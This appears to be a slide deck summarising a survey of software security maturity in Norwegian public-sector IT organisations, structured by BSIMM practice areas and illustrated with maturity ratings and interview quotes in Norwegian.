"Vet ikke hva utviklere følger med på, men mange følger med på software-komponenter de bruker. Får noen ganger krav fra utviklere om å få patchet komponenter de bruker."

(Sitat fra intervjuene)



IKT

## Security Features and Design

- Goals:
  - Knowledge of security features, frameworks and patterns.

Only 15% do SFD1.1 (Our software security group builds and publishes a library of security features).

While 80% claim to do

SFD 1.2 (Security is a regular part of our organization's software architecture discussion).

"I flere prosjekter er det sikkerhetskrav med fra starten. Der har vi blitt bedre. IT-sikkerhetsleder kan da være med og stille krav. Det varierer fra prosjekt til prosjekt om sikkerhet tas med. Det er mer vanlig at sikkerhet er med om det er nyutvikling enn om det er videreutvikling."

(Sitat fra intervjuene)



IKT

## Standards and requirements

- Goal:
  - Establish guidelines.
  - Also to be used by external contributors.

maturity: good (for 50% of organizations)

"Vi har standardisert på Microsoft platform og .net."

(Sitat fra intervjuene)



## Architectural analysis

- Goal:
  - Quality assurance.

Maturity: low

*"Arkitektur involverer ofte sikkerhetsarkitekter når de lager arkitekturen, men de kan i virkningen bli flinkere til å sjekke at sikkerhetsarkitekter er involvert. Nå er det prosjektet som bestiller ressurser, f.eks. en sikkerhetsarkitekt. Det er vanlig at sikkerhetsarkitekter er med når det er åpent sikkerhets-ting, men dette kan falle gjennom om fokus er på funksjonaliteten."*

(Sitat fra intervjuene)

## Code review

- Goal:
  - Quality assurance.

Maturity: low

*"Det dukker av og til opp feil, og da blir dette tatt opp med utviklerne, men vet ikke hva utviklerne gjør med det."*

(Sitat fra intervjuene)

## Security testing

- Goal:
  - Quality assurance

Maturity: low

*"Vi har ikke egne, spesifikke tester for sikkerhet. [...] Kvalitetssikringstestere utfører ikke sikkerhetstester."*

(Sitat fra intervjuene)

## Configuration Management and Vulnerability Management

- Goal:
  - Change management

Maturity: medium

*"Om en feil skulle oppdages trekker vi inn de som kjenner produksjonssystemet. Siden de har bygget det selv vet de hvor komponenten er i bruk. Dette er kunnskap som ligger i hodene til folk."*

(Sitat fra intervjuene)

## Software Environment

- Goal:
  - Change management.

Maturity: high

*Network security is more mature than software security.*

## Penetration testing

- Goal:
  - Quality assurance
  - Discover vulnerabilities

Maturity: low/average (many do activities on level 1)

*"Initiativer til å gjøre penetrasjons-testing kommer ikke fra utviklersiden men fra nettverkssiden. Da gjøres det ikke testing spesielt av egenutviklet kode, eller på prosjekter, men bredere."*

(Sitat fra intervjuene)

## Limitations?



The screenshot shows a Twitter thread. The top tweet is from Martin Gilje Jaatun (@SeniorFrosk) dated 15 Apr, mentioning a software security maturity survey at [difi.no/sites/difino/f...](http://difi.no/sites/difino/f...). The bottom tweet is from Gary McGraw (@cigitalgem) with a 'Follow' button, stating: "Yes. Of course the #bsimm itself does not rely on self-reporting or e-surveys. @SeniorFrosk". The timestamp for the bottom tweet is 1:32 PM - 15 Apr 2015.

## What will this be used for?

- Benchmark
- Status
  - Are our efforts having an impact?
  - Are we improving?



Lillian.Rostad@soprasteria.com



Delivering Transformation. Together.

<http://www.soprasteria.no/karriere/graduate-programmet>